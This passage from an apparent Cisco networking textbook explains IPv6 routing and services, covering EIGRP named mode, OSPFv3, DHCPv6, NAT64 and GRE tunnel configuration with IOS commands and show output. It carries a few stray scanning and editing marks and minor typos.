  WORD       EIGRP Virtual-Instance Name
```

Once you are in the EIGRP process, you only have a few options on where to go next. In this case, you want to configure an address family, specifically IPv6:

```
Router1(config)#router eigrp Apress
Router1(config-router)#?
Router configuration commands:
  address-family  Enter Address Family command mode
  default         Set a command to its defaults
  exit            Exit from routing protocol configuration mode
  no              Negate a command or set its defaults
  service-family  Enter Service Family command mode
  shutdown        Shutdown this instance of EIGRP

Router1(config-router)#address-family ipv6 unicast autonomous-system ?
  <1-65535>  Autonomous System

Router1(config-router)#address-family ipv6 unicast autonomous-system 100
```

At this point, you can configure session-level commands. Since you aren't using IPv4 addresses in this example, you set the EIGRP router ID here. When IPv4 addresses are present, the router ID is selected using the same process as for EIGRP for IPv4:

```
Router1(config-router-af)#?
Address Family configuration commands:
  af-interface          Enter Address Family interface configuration
  default               Set a command to its defaults
  eigrp                 EIGRP Address Family specific commands
  exit-address-family   Exit Address Family configuration mode
  help                  Description of the interactive help system
  maximum-prefix        Maximum number of prefixes acceptable in aggregate
  metric                Modify metrics and parameters for address advertisement
  neighbor              Specify an IPv6 neighbor router
  no                    Negate a command or set its defaults
  remote-neighbors      Specify IPv6 service remote neighbors
  shutdown              Shutdown address family
  timers                Adjust peering based timers
  topology              Topology configuration mode
Router1(config-router-af)#eigrp router-id 1.1.1.1
```

If you need to configure topology attributes such as redistribution and load balancing, use the `topology base` mode. In this example, you aren't doing redistribution or making any changes to topology attributes:

```
Router1(config-router-af)#topology base
Router1(config-router-af-topology)#?
Address Family Topology configuration commands:
  default           Set a command to its defaults
  default-metric    Set metric of redistributed routes
  distance          Define an administrative distance
  distribute-list   Filter networks in routing updates
  eigrp             EIGRP specific commands
  exit-af-topology  Exit from Address Family Topology configuration mode
  maximum-paths     Forward packets over multiple paths
  metric            Modify metrics and parameters for advertisement
  no                Negate a command or set its defaults
  redistribute      Redistribute IPv6 prefixes from another routing protocol
  summary-metric    Specify summary to apply metric/filtering
  timers            Adjust topology specific timers
  traffic-share     How to compute traffic share over alternate paths
  variance          Control load balancing variance
```

Commands that are relevant to an interface are configured in `af-interface` mode. To configure defaults for all interfaces, use `af-interface default`; otherwise, specify the interface that you need to configure. This is the configuration mode you need if you want to configure EIGRP authentication:

```
Router1(config-router-af)#af-interface default
Router1(config-router-af-interface)#?
Address Family Interfaces configuration commands:
  add-paths           Advertise add paths
  authentication      authentication subcommands
  bandwidth-percent   Set percentage of bandwidth percentage limit
  bfd                 Enable Bidirectional Forwarding Detection
  dampening-change    Percent interface metric must change to cause update
  dampening-interval  Time in seconds to check interface metrics
  default             Set a command to its defaults
  exit-af-interface   Exit from Address Family Interface configuration mode
  hello-interval      Configures hello interval
  hold-time           Configures hold time
  next-hop-self       Configures EIGRP next-hop-self
  no                  Negate a command or set its defaults
  passive-interface   Suppress address updates on an interface
  shutdown            Disable Address-Family on interface
  split-horizon       Perform split horizon
```

After removing all the options that were shown from IOS help, the only commands you configured were

```
router eigrp Apress
address-family ipv6 unicast autonomous-system 100
router-id 1.1.1.1
```

Repeating this for all routers but adjusting the router ID to reflect the router number will bring up EIGRP for address family IPv6 and advertise all networks, and it will attempt to form adjacencies on all interfaces. To prevent advertisement of networks, you can shut down the address family in `af-interface`. To prevent forming adjacencies on an interface, you can set the af-interface as a passive interface:

```
Router1#show ipv6 route eigrp
IPv6 Routing Table - default - 8 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
D   2002:23::/64 [90/1536000]
     via FE80::2, Ethernet0/0
     via FE80::3, Ethernet0/1
D   2002:34::/64 [90/1536000]
     via FE80::3, Ethernet0/1
```

Notice that in the preceding example, EIGRP is using link-local addresses for the next hop. Now you shut down the `af-interface` between Router3 and Router4. The EIGRP relationship immediately went down:

```
Router3(config-router-af)#af-interface eth1/1
Router3(config-router-af-interface)#shut
*May 17 22:52:48.795: %DUAL-5-NBRCHANGE: EIGRP-IPv6 100: Neighbor FE80::4 (Ethernet1/1) is
down: interface down

Router4(config-router-af)#af-interface eth1/1
Router4(config-router-af-interface)#shut
```

Now that you shut down the address family for IPv6 on both sides of the link between Router3 and Router4, the network is no longer advertised:

```
Router1#show ipv6 route eigrp
IPv6 Routing Table - default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
D   2002:23::/64 [90/1536000]
     via FE80::2, Ethernet0/0
     via FE80::3, Ethernet0/1
```

A more selective way to filter out networks is to use a distribute list. In this example, you reenabled EIGRP on the address family and applied a distribute list:

```
Router3(config)#ipv6 prefix-list FILTER_EIGRP deny 2002:34::/64
Router3(config)#ipv6 prefix-list FILTER_EIGRP permit 0::/0 le 128
Router3(config-ipv6-acl)#router eigrp Apress
Router3(config-router)#address-family ipv6 unicast as 100
Router3(config-router-af)#topology base
Router3(config-router-af-topology)#distribute-list prefix-list FILTER_EIGRP out

Router4(config)#ipv6 prefix-list FILTER_EIGRP deny 2002:34::/64
Router4(config)#ipv6 prefix-list FILTER_EIGRP permit 0::/0 le 128
Router4(config-ipv6-acl)#router eigrp Apress
Router4(config-router)#address-family ipv6 unicast as 100
Router4(config-router-af)#topology base
Router4(config-router-af-topology)#distribute-list prefix-list FILTER_EIGRP out
```

OSPFv3

Just like with named mode EIGRP, OSPFv3 uses multiple address families to support IPv4 and IPv6. Also, just as with EIGRP, you need to set a router ID manually, if there aren't any IPv4 interfaces on the router. Other than that, OSPFv3 is very similar to OSPFv2 configuration.

```
Router1(config-router)#router ospfv3 1
Router1(config-router)#router-id 1.1.1.1
```

If a router ID is not configured and an IPv4 address is not available, OSPFv4 will fail to start:

```
Router4(config-if)#ospfv3 1 ipv6 area 0
Router4(config-if)#
*May 17 23:15:15.958: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
please configure manually
```

Many of the same options that are available in OSPFv2 are available within each OSPFv3 address family. Just as with the IPv6 address family for EIGRP, you will notice that the `network` command is missing. For OSPFv3, the protocol needs to be enabled on the interface. In this case, it is actually on the interface and not on an af-interface such as with EIGRP:

```
Router1(config-router)#address-family ipv6 unicast
Router1(config-router-af)#?
Router Address Family configuration commands:
  area                    OSPF area parameters
  auto-cost               Calculate OSPF interface cost according to bandwidth
  bfd                     BFD configuration commands
  compatible              Compatibility list
  default                 Set a command to its defaults
  default-information     Distribution of default information
  default-metric          Set metric of redistributed routes
  discard-route           Enable or disable discard-route installation
  distance                Administrative distance
  distribute-list         Filter networks in routing updates
```

```
  event-log               Event Logging
  exit-address-family     Exit from Address Family configuration mode
  graceful-restart        Graceful-restart options
  help                    Description of the interactive help system
  interface-id            Source of the interface ID
  limit                   Limit a specific OSPF feature
  log-adjacency-changes   Log changes in adjacency state
  manet                   Specify MANET OSPF parameters
  max-lsa                 Maximum number of non self-generated LSAs to accept
  max-metric              Set maximum metric
  maximum-paths           Forward packets over multiple paths
  no                      Negate a command or set its defaults
  passive-interface       Suppress routing updates on an interface
  prefix-suppression      Enable prefix suppression
  queue-depth             Hello/Router process queue depth
  redistribute            Redistribute IPv6 prefixes from another routing
                          protocol
  router-id               router-id for this OSPF process
  shutdown                Shutdown the router process
  snmp                    Modify snmp parameters
  summary-prefix          Configure IPv6 summary prefix
  table-map               Map external entry attributes into routing table
  timers                  Adjust routing timers
```

For basic OSPFv3 configuration, the only thing that needs to be configured in the routing process is the router ID. After that, each interface is added to the OSPF address family for the process:

```
Router1(config-router-af)#int eth0/1
Router1(config-if)#ospfv3 1 ipv6 area 0
Router1(config-if)#int eth0/0
Router1(config-if)#ospfv3 1 ipv6 area 0
*May 17 23:17:40.064: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 2.2.2.2 on Ethernet0/0 from
LOADING to FULL, Loading Done
*May 17 23:17:55.499: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
LOADING to FULL, Loading Done
```

With this basic configuration, you see the IPv6 routes learned by OSPFv3. If you need to change timers or network types or add areas, the configuration is extremely similar to the configuration for IPv4 using OSPFv2:

```
Router1#show ipv6 route ospf
IPv6 Routing Table - default - 8 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
       ld - LISP dyn-EID, a - Application
```

```
O   2002:23::/64 [110/20]
     via FE80::2, Ethernet0/0
     via FE80::3, Ethernet0/1
O   2002:34::/64 [110/20]
     via FE80::3, Ethernet0/1
```

DHCPv6

We covered setting up routers for IPv4 in Chapter 9, but we can also configure routers to connect to a DHCP server by creating a DHCP pool on the routers for IPv6 addresses. IPv6 has two methods: stateless and stateful DHCPv6 servers. Stateful DHCPv6 is similar to how DHCP operates in IPv4. DHCPv6 servers keep track of bindings and track what IPv6 addreses are assigned to each host. Stateless DHCPv6 doesn't have IPv6 addresses assigned to hosts. The addresses are autoconfigured, and the DHCPv6 server only assigns information such as DNS server and domain name. Let's use Figure 14-7 as an example.

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Figure 14-7. *DHCPv6 example*

Stateful DHCPv6 Server Example

We will create a pool called STATEFUL. The server must be created on the interface of the router that is running the server to identify which pool to use. We will set a DNS server. The **ipv6 nd managed-config-flag** command lets the hosts know to use DHCPv6. The **no-autoconfig** command lets the hosts know not to use stateless configuration. Rapid-commit can be added to the configuration to speed up the process:

```
Server
Server(config)#ipv6 unicast-routing
Server(config)#ipv6 dhcp pool STATEFUL
Server(config-dhcpv6)#address prefix 2001:DB8:1234:1::/64
Server(config-dhcpv6)#dns-server 2001::12
Server(config-dhcpv6)#domain-name Apress.com
Server(config-dhcpv6)#int g0/0
Server(config-if)#ipv6 address 2001:DB8:1234:1::1/64
Server(config-if)#ipv6 nd managed-config-flag
Server(config-if)#ipv6 dhcp server STATEFUL
```

The **ipv6 address dhcp** command should be used on the DHCPv6 client interface to receive an IPv6 address from the IPv6 server:

```
STATEFUL Client
STATEFUL(config)#Ipv6 unicast-routing
STATEFUL(config)#Int g0/0
STATEFUL(config-if)#Ipv6 enable
STATEFUL(config-if)#ipv6 address dhcp
```

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Use the **show ipv6 dhcp interface** command to see information received from the DHCP server:

```
STATEFUL#show ipv6 dhcp interface
GigabitEthernet0/0 is in client mode
State is OPEN
Renew will be sent in 0d0h
List of known servers:
Reachable via address: FE80::20A:F3FF:FE90:E901
DUID: 00030001000AF390E901
Preference: 0
Configuration parameters:
IA PD: IA ID 27750, T1 0, T2 0
Address: 2001:DB8:1234:1:2492:48A2:FCC7:6160/128
preferred lifetime 86400, valid lifetime 172800
expires at July 13 2020 9:51:33 pm (172800 seconds)
DNS server: 2001::12
Domain name: Apress.com
Information refresh time: 0
Prefix name:
Rapid-Commit: disabled
```

Use command **show ipv6 interface brief** to check if it has an IPv6 address:

```
STATEFUL#show ipv6 interface brief
GigabitEthernet0/0 [up/up]
FE80::2D0:BCFF:FE8B:E401
2001:DB8:1234:1:2492:48A2:FCC7:6160
GigabitEthernet0/1 [administratively down/down]
unassigned
GigabitEthernet0/2 [administratively down/down]
unassigned
Vlan1 [administratively down/down]
unassigned
```

We have verified that the IP address has been received.

On the DHCP server, we will use the **show ipv6 dhcp pool** and **show ipv6 dhcp binding** commands to show the DHCP binding on the server:

```
Server#show ipv6 dhcp pool
DHCPv6 pool: STATEFUL
Address allocation prefix: 2001:DB8:1234:1::/64 valid 172800 preferred 86400 (2 in use, 0
conflicts)
DNS server: 2001::12
Domain name: Apress.com
Active clients: 1

Server#show ipv6 dhcp binding
Client: (GigabitEthernet0/0)
DUID: 0003000100D0BC8BE401
IA PD: IA ID 27750, T1 0, T2 0
```

```
Address: 2001:DB8:1234:1::/64
preferred lifetime 86400, valid lifetime 172800
expires at July 13 2020 10:5:27 pm (172800 seconds)
```

Stateless DHCPv6 Server Example

Let's move on to the stateless configuration. We will create our pool again. We will not create a prefix here as we did in the stateful configuration as autoconfiguration will be used. You will notice one difference on the server interface. The **ipv6 nd other-config-flag** command is used to let the hosts know they will use DHCPv6 to receive information such as DNS server and domain name after they have an IPv6 address. We will see that we can configure two different types of DHCPv6 servers on our router:

```
Server
Server(config)#ipv6 unicast-routing
Server(config)#ipv6 dhcp pool STATELESS
Server(config-dhcpv6)#dns-server 2001::12
Server(config-dhcpv6)#domain-name Apress.com
Server(config-dhcpv6)#int g0/1
Server(config-if)#ipv6 address 2001:DB8:4567:1::/64
Server(config-if)#ipv6 dhcp server STATELESS
Server(config-if)#ipv6 nd other-config-flag
```

Client Configuration

The **ipv6 address autoconfig** command should be used on the DHCPv6 client interface to receive an IPv6 address via autoconfiguration:

```
STATELESS(config)#Ipv6 unicast-routing
STATELESS(config)#Int g0/0
STATELESS(config-if)#Ipv6 enable
STATELESS(config-if)#Ipv6 address autoconfig
```

Use command **show ipv6 interface** to check if it has an IPv6 address:

```
STATELESS#show ipv6 interface
GigabitEthernet0/0 is up, line protocol is up
IPv6 is enabled, link-local address is FE80::230:A3FF:FEA3:4401
No Virtual link-local address(es):
Global unicast address(es):
2001:DB8:4567:1:230:A3FF:FEA3:4401, subnet is 2001:DB8:4567:1::/64
Joined group address(es):
FF02::1
FF02::2
FF02::1:FFA3:4401
MTU is 1500 bytes
ICMP error messages limited to one every 100 milliseconds
ICMP redirects are enabled
ICMP unreachables are sent
ND DAD is enabled, number of DAD attempts: 1
ND reachable time is 30000 milliseconds
ND advertised reachable time is 0 (unspecified)
ND advertised retransmit interval is 0 (unspecified)
ND router advertisements are sent every 200 seconds
```

```
ND router advertisements live for 1800 seconds
ND advertised default router preference is Medium
Hosts use stateless autoconfig for addresses.
```

We can see that the STATELESS router has received an IP address from the subnet we configured on the server.

Use command **show ipv6 dhcp pool** to view the DHCPv6 pool on the server. We now see that we have two DHCP pools on the router:

```
Server#show ipv6 dhcp pool
DHCPv6 pool: STATEFUL
Address allocation prefix: 2001:DB8:1234:1::/64 valid 172800 preferred 86400 (2 in use, 0
conflicts)
DNS server: 2001::12
Domain name: Apress.com
Active clients: 1
DHCPv6 pool: STATELESS
DNS server: 2001::12
Domain name: Apress.com
Active clients: 0
```

NAT and IPV6

We configured NAT and IPv4 in Chapter 9, but sometimes hosts on an IPv4 network need to talk with hosts on an IPv6 network. NAT46 is used to translate IPv4 addresses into IPv6 addresses, while NAT64 is used to translate IPv6 addresses to IPv4 addresses. NAT64 has two translation options: stateless and stateful. Stateless translation means that there is no address pool or stateful mapping binding of IPv4 to IPv6 IP addresses. In stateless NAT64, the IPv6 address has the IPv4 address embedded in it. In stateful mapping, the IPv6 to IPv4 address mapping bindings are now maintained. Stateful translation does not support multicast. Let's look at an example of this using Figure 14-8.



Figure 14-8. *NAT64 STATELESS diagram*

Let's cover the steps to configure stateless NAT64. To enable stateless NAT64 on the router, you must use the **nat64 enable** command on the IPv4 and IPv6 interfaces in which the translation will occur. Next, you will use the **nat64 prefix stateless** command to define the prefix to be used for the IPv4-embedded IPv6 addresses. Then we will use the **nat64 route** command to state the IPv4 prefixes we want translated and what IPv6 interface these packets will be forwarded to. Finally, we will use the **ipv6 route** command to state which IPv6 prefixes we want to be translated and which interface to forward these packets to:

STATELESS

Router3

```
Router3(config)#interface Ethernet0/0
Router3(config-if)# ip address 192.168.1.2 255.255.255.0
Router3(config-if)#router ospf 1
Router3(config-router)#network 192.168.1.0 0.0.0.255 area 0
```

Router1

```
Router1(config)#ipv6 unicast-routing
Router1(config)#interface Ethernet0/0
Router1(config-if)#nat64 enable
Router1(config-if)#ipv6 enable
Router1(config-if)#ipv6 address 2001:DB8::1:1/64
Router1(config-if)#ipv6 ospf 1 area 0
Router1(config-if)#interface Ethernet0/1
Router1(config-if)#ip address 192.168.1.1 255.255.255.0
Router1(config-if)#nat64 enable
Router1(config-if)#Ipv6 router ospf 1
Router1(config-rtr)#default-information originate always
Router1(config-rtr)#router ospf 1
Router1(config-router)#network 192.168.1.0 0.0.0.255 area 0
Router1(config-router)#default-information originate always
Router1(config-router)#nat64 prefix stateless 2001:DB8:1:5::/96
Router1(config)#nat64 route 192.168.2.0/24 ethernet 0/0
```

Router2

```
Router2(config)#ipv6 unicast-routing
Router2(config)#interface Ethernet0/0
Router2(config-if)#ipv6 enable
Router2(config-if)#nat64 enable
Router2(config-if)#ipv6 ospf 1 area 0
Router2(config-if)# ipv6 address 2001:DB8::1:3/64
Router2(config-if)#e0/1
Router2(config-if)#ipv6 enable
Router2(config-if)#nat64 enable
Router2(config-if)#ipv6 ospf 1 area 0
Router2(config-if)# ipv6 address 2001:DB8:1:5::c0a8:0201/120
Router2(config-if)#ipv6 router ospf 1
Router2(config-rtr)#router-id 2.2.2.2
Router2(config-rtr)#ipv6 route 2001:DB8:1:5:c0a8:0102/128 2001:DB8::1:1
```

Our goal is for IPv4 Router3 to communicate with IPv6 Router2's E0/1 interface. Router3 does not understand IPv6 addresses, so it needs an IPv4 address to communicate with. The IPv4 subnet we chose is 192.168.2.0/24. We used the NAT64 prefix command to define the stateless NAT64 prefix to be added, allowing the IPv4 host to translate the IPv4 address into an IPv6 address. Upon receiving the IPv4 packet destination to 192.168.2.1, NAT64 translates the IPv4 address into IPv6 address 2001:DB8:1:5::C0A8:0201. AU8

C0A80201 is the hexadecimal format of 192.168.2.1. 2001:DB8:1:5::/96 is the prefix we defined using the **nat64 prefix stateless** command. NAT64 also translates source IPv4 address 192.168.1.2 into IPv6 address 2001:DB9:0:1::C0A8:0102. C0A80102 is hexadecimal format of 192.168.1.2. After receiving return IPv6 traffic, NAT64 translates IPv6 address 2001:DB9:1:5:: C0A8:0201 back into IPv4 address 192.168.2.1 and IPv6 address 2001:DB8:1:5::C0A8:0102 back into IPv4 address 192.168.1.2.

Let's see if Router3 can communicate with Router2:

```
Router3#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms
```

Let's review the routing table on Router1 and Router2:

```
Router2#show ipv6 route
IPv6 Routing Table - default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, la - LISP alt
       lr - LISP site-registrations, ld - LISP dyn-eid, a - Application
OE2 ::/0 [110/1], tag 1
     via FE80::A8BB:CCFF:FE00:500, Ethernet0/0
S   64:FF9B::/96 [1/0]
     via ::100.0.0.1, NVI1
C   2001:DB8::/64 [0/0]
     via Ethernet0/0, directly connected
L   2001:DB8::1:3/128 [0/0]
     via Ethernet0/0, receive
C   2001:DB8:1:5::C0A8:200/120 [0/0]
     via Loopback0, directly connected
L   2001:DB8:1:5::C0A8:201/128 [0/0]
     via Loopback0, receive
L   FF00::/8 [0/0]
     via Null0, receive

Router1#show ipv6 route
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
       H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
       IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
       ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, la - LISP alt
       lr - LISP site-registrations, ld - LISP dyn-eid, a - Application
```

```
S   64:FF9B::/96 [1/0]
      via ::100.0.0.1, NVI1
C   2001:DB8::/64 [0/0]
      via Ethernet0/0, directly connected
L   2001:DB8::1:1/128 [0/0]
      via Ethernet0/0, receive
S   2001:DB8:1:5::/96 [1/0]
      via ::42, NVI1
O   2001:DB8:1:5::C0A8:201/128 [110/10]
      via FE80::A8BB:CCFF:FE00:400, Ethernet0/0
L   FF00::/8 [0/0]
      via Null0, receive
```

Stateful NAT64

Let's cover the steps to configure stateful NAT64. The main difference in the configuration compared to stateless NAT64 is now we need to configure address pools. To enable stateful NAT64 on the router, you must use the **nat64 enable** command on the IPv4 and IPv6 interfaces in which the translation will occur. Next, you will use the **nat64 prefix stateful** command to define the prefix to be used for the IPv4-embedded IPv6 addresses. Static one-to-one mappings can be configured using the **nat64 v6v4 static** command. Dynamic one-to-one mappings can be configured using the **nat64 v6v4 pool** command. After a pool is created, then you enable mapping with the access list using command **nat64 v6v4 list** access-list-name **pool** pool-name. Dynamic port mapping can be configured by configuring the pool with the **overload** command to enable port mapping. Then we will use the **nat64 route** command to state the IPv4 prefixes we want translated and what IPv6 interface these packets will be forwarded to. Finally, we will use the **ipv6 route** command to state which IPv6 prefixes we want to be translated and which interface to forward these packets to. We will use Figure 14-9 in our stateful example.

Figure 14-9. *NAT64 STATEFUL diagram*

STATEFUL Configuration
Router3

```
Router3(config)#interface Ethernet0/0
Router3(config-if)# ip address 192.168.1.2 255.255.255.0
```

Router1

```
Router1(config)#ipv6 unicast-routing
Router1(config)#interface Ethernet0/0
Router1(config-if)# nat64 enable
Router1(config-if)# ipv6 address 2001:DB8::1:1/64
Router1(config-if)# ipv6 enable
Router1(config-if)#interface Ethernet0/1
```

```
Router1(config-if)# ip address 192.168.1.1 255.255.255.0
Router1(config-if)# nat64 enable
Router1(config-if)#nat64 prefix stateful 3001::/96
Router1(config-if)#nat64 v6v4 static 2001:DB8::1:3 192.168.1.3
```

Router2

```
Router2(config)#ipv6 unicast-routing
Router2(config)#interface Ethernet0/0
Router2(config-if)# ipv6 address 2001:DB8::1:3/64
Router2(config-if)# ipv6 enable
Router2(config-if)#ipv6 route ::/0 2001:DB8::1:1
```

Let's ping from Router3 to our fake IPv4 destination:

```
Router3#ping 192.168.1.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
```

Now let's see our translations:

```
Router1#show nat64 translations
Proto   Original IPv4           Translated IPv4
        Translated IPv6         Original IPv6
---------------------------------------------------------
---     ---                     ---
        192.168.1.3             2001:DB8::1:3

Total number of translations: 1
```

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```
Let's view some other information.
Router1#show nat64 statistics
NAT64 Statistics

Number of NAT64 enabled interfaces: 2

Number of packets translated by stateless NAT64:
        Packets translated (IPv4 -> IPv6): 0
        Packets translated (IPv6 -> IPv4): 0

Number of packets translated by stateful NAT64:
        Packets translated (IPv4 -> IPv6): 12
        Packets translated (IPv6 -> IPv4): 14

Number of packets translated by MAP-T:
        Packets translated (IPv4 -> IPv6): 0
        Packets translated (IPv6 -> IPv4): 0
```

```
Global Statistics
Prefix: 64:FF9B::/96
        Packets translated (IPv4 -> IPv6): 0
        Packets translated (IPv6 -> IPv4): 0
        Packets dropped: 0
Prefix: 3001::/96
        Packets translated (IPv4 -> IPv6): 1
        Packets translated (IPv6 -> IPv4): 0
        Packets dropped: 0
Interface Statistics

Total active translations: 1(1 static, 0 dynamic,0 extended)
Active sessions: 0
Number of expired entries: 3

Number of packets:
CEF Translated: 26       CEF Punted packets: 16
Dropped: 24
Hits: 25        Misses: 33
Dynamic Mapping Statistics
Limit Statistics
        Maximum entries limit not configured
```

We can also use the **nat64 v4v4 static** command to translate IPv4 addresses to IPv6 addresses. NAT66 can also be used to translate IPv6 addresses, but this is very unlikely to be used with the large size of the IPv6 address space.

GRE Tunnels

GRE tunnels allow for data to be tunneled between routers. GRE packets are encapsulated by the passenger protocol, one of the network protocols, inside of packets of another protocol named the transport protocol. The packets are decapsulated by the receiving router and sent to the appropriate destination. GRE tunnels are unique because they can be used to send traffic to routers that are unsupported for certain traffic. Cisco created GRE tunnels to tunnel multiple protocols over IP tunnels. Traffic inside the tunnels is unaware of the network topology, and no matter how many hops are between the source and destination, traffic traversing the tunnel sees the end of the tunnel as a single hop. GRE tunnels are logical connections but work just like a physical connection. Loopback addresses are normally used for source and destination addresses so that traffic can still traverse the GRE tunnel as long as the loopback addresses are reachable. Traffic is routed across the tunnel using static routes or dynamic routing. It is best practice to use a separate routing protocol or static routes to define the routes to tunnel endpoints and another protocol for the tunnel networks. Use Figure 14-10 to create a GRE tunnel.

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

Figure 14-10. *GRE diagram*

Now let's create a GRE tunnel between Router7 and Router5. The tunnel configuration is no different than any other interface. The **tunnel source** command is used to set the source IP address or interface of the tunnel, and the **tunnel destination** command is used to set the destination IP address of the tunnel:

```
Router5 Configuration
Router5(config-if)#int loo 0
Router5(config-if)#ip add 5.5.5.5 255.255.255.255
Router5(config-if)#int tunnel 1
*Mar 25 01:20:07.867: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state
to down
Router5(config-if)#ip address 192.168.3.2 255.255.255.252
Router5(config-if)#tunnel source 5.5.5.5

The source command can also be configured as:
Router5(config-if)#tunnel source loopback 1
Router5(config-if)#tunnel destination 6.6.6.6
Router5(config-if)#ip route 6.6.6.6 255.255.255.255 192.168.2.1
```

GRE tunnel source and destination IP addresses must be routable and need to be reached by both routers. Either this is done via a routing protocol or via static routing:

```
Router5#sh interface tunnel1
Tunnel1 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 192.168.3.2/30
```

You can see that the tunnel is up, but the tunnel stays up unless a keepalive is configured. A keepalive can be configured using the **keepalive** command with seconds and retries:

```
Router5(config-if)#keepalive ?
  <0-32767>  Keepalive period (default 10 seconds)
  <cr>

Router5(config-if)#keepalive 5 ?
  <1-255>  Keepalive retries
  <cr>

Router5(config-if)#keepalive 5 4

Router7 Configuration
Router7(config-if)#int loop 0
Router7(config-if)#ip add 6.6.6.6 255.255.255.255
Router7(config-if)#int tunnel 1
*Mar 25 01:24:11.670: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state
to down
Router7(config-if)#ip address 192.168.3.1 255.255.255.252
Router7(config-if)#tunnel source 6.6.6.6
Router7(config-if)#tunnel destination 5.5.5.5
Router7(config-if)#keepalive 5 4
Router7(config)#ip route 6.6.6.6 255.255.255.255 192.168.1.2
```

If the tunnel does not come up, ping the destination of the tunnel from the source of the tunnel:

```
Router7#ping 5.5.5.5 source 6.6.6.6
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 5.5.5.5, timeout is 2 seconds:
Packet sent with a source address of 6.6.6.6
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/8/8 ms

Router7#sh interface tunnel1
Tunnel1 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 192.168.3.1/30
  MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive set (5 sec), retries 4
  Tunnel source 6.6.6.6, destination 5.5.5.5

Our tunnel is up.                                                    AU10

Router7#trace 192.168.3.2
Type escape sequence to abort.
Tracing the route to 192.168.3.2
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.3.2 16 msec 4 msec 8 msec
```

